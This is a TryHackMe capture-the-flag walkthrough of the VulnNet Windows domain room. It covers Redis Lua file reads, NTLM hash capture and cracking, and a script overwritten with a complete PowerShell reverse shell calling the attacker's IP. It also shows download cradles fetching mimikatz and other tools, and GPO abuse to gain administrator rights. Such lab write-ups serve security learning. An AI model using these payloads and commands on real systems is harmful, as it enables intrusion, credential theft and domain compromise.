THM - VulnNet
VulnNet - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
THM - VulnNet#

NMAP

- Run enum4linux:
enum4linux 10.10.147.23
- Tried different SMB clients to connect - found nothing
- Tried using dig - Found nothing

- Tried RPC:
- NMAP was taking too long with -p-
- Ran rustscan instead which is FAST
rustscan -a 10.10.147.23 --ulimit 5000 -- -A

- Found more open ports to enumerate


- Connect to Redis server:
redis-cli -h 10.10.21.182
> info
> config get *
Found a user enterprise-security
This is an old version of Redis
Which means we can do the LUA sandbox bypass

https://www.agarri.fr/blog/archives/2014/09/11/trying_to_hack_redis_via_http_requests/index.html
- As per the link, we can use the EVAL dofile() function to leak info ie. EVAL "dofile('C:/Windows/System32/drivers/etc/Hosts')" 0

- We can see from this that we aren't a priviledged user but the enterprise-security user does exist

- Since the user.txt flag is on the Desktop:
EVAL "dofile('C:/Users/enterprise-security/Desktop/user.txt')" 0

user.txt received as error: 3eb176aee96432d5b100bc93580b291e
Since we have access to browse essentially and SMB is open
We can set up Responder and catch a NTLM hash:
sudo responder -I tun0
- On the redis-cli:
EVAL "dofile('//10.8.24.66/dsfsdf')" 0 #IP of my Kali tun0

Copy entire hash string (from enterprise-security to the end) put into hashes.txt
Crack with hashcat:
hashcat -m 5600 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt

Got credentials: enterprise-security : sand_0873959498
Test with msfconsole:

Tried evil-winrm, all impacket modules ie. psexec, etc - Didn't work
Run enum4linux with the credentials:
enum4linux -u enterprise-security -p sand_0873959498 -a 10.10.57.63





Got some more info:
Based on info - this is the DC
Domain: VULNNET
Share: //10.10.57.63/Enterprise-Share
Domain users: tony-skid
krbtgt
jack-goldenhand
enterprise-security
Administrator
Guest
- Connect to share:
smbclient //10.10.57.63/Enterprise-Share -U vulnnet/enterprise-security%sand_0873959498

- Looking at the script - it could be part of a scheduled task:

- Get the script onto Kali with:
get PurgeIrrelevantData_1826.ps1
- Edit it with the following:
$client = New-Object System.Net.Sockets.TCPClient("10.8.24.66",4445);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
- Couldn't remove or edit the original but I could overwrite it with put

put PurgeIrrelevantData_1826.ps1

Set up nc -lnvp 4445

Wait for the scheduled task to run:
- Upload Files (PowerView):
(New-Object System.Net.WebClient).DownloadFile('http://10.8.24.66:8080/PowerView.ps1', 'C:\Users\enterprise-security\Downloads\PowerView.ps1')
(New-Object System.Net.WebClient).DownloadFile('http://10.8.24.66:8080/Rubeus.exe', 'C:\Users\enterprise-security\Downloads\Rubeus.exe')
(New-Object System.Net.WebClient).DownloadFile('http://10.8.24.66:8080/SharpHound.exe', 'C:\Users\enterprise-security\Downloads\SharpHound.exe')
(New-Object System.Net.WebClient).DownloadFile('http://10.8.24.66:8080/mimikatz.exe', 'C:\Users\enterprise-security\Downloads\mimikatz.exe')
(New-Object System.Net.WebClient).DownloadFile('http://10.8.24.66:8080/SharpGPOAbuse.exe', 'C:\Users\enterprise-security\Downloads\SharpGPOAbuse.exe')
- Run with:

. .\PowerView.ps1
Get-NetDomainController


Set up neo4j and bloodhound on Kali
Run sharphound:
.\SharpHound.exe --CollectionMethods All --Domain vulnnet.local --ZipFileName loot.zip
or run with:
powershell -ep bypass

. .\sharphound.ps1

Invoke-Bloodhound --CollectionMethods All --Domain vulnnet.local --ZipFileName loot.zip
- Copy loot file to SMB share:
cp 20231019030138_loot.zip C:\Enterprise-Share
- Get from SMB

Open Bloodhound and drag and drop the loot file in
Clicked on "Find Shortest Paths to Domain Admins"


- User has GenericWrite to Security-pol-vn GPO


- The GPO is being applied to the whole vulnnet domain

- In order to leverage this vulnerability we have to use SharpGPOAbuse https://github.com/byronkg/SharpGPOAbuse/tree/main/SharpGPOAbuse-master

- Copy SharpGPOAbuse.exe to the Windows victim machine and run:
.\SharpGPOAbuse.exe --AddComputerTask --TaskName "Debug" --Author vulnnet\administrator --Command "cmd.exe" --Arguments "/c net localgroup administrators enterprise-security /add" --GPOName "SECURITY-POL-VN"

gpupdate /force
- Check localgroup:
net localgroup administrators

- Now that we have admin privileges - Connect to the C$ share:
smbclient //10.10.53.145/c$ -U vulnnet/enterprise-security%sand_0873959498

And we get the flag.
Related articles
HTB - Office
Office - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- gobuster
- hashcat
- impacket
- kerberos
HTB - Sizzle
Sizzle - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- hashcat
- impacket
- linux
- mimikatz
THM - Ra
Ra - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- hashcat
- john the ripper
- linux
- nmap
- powershell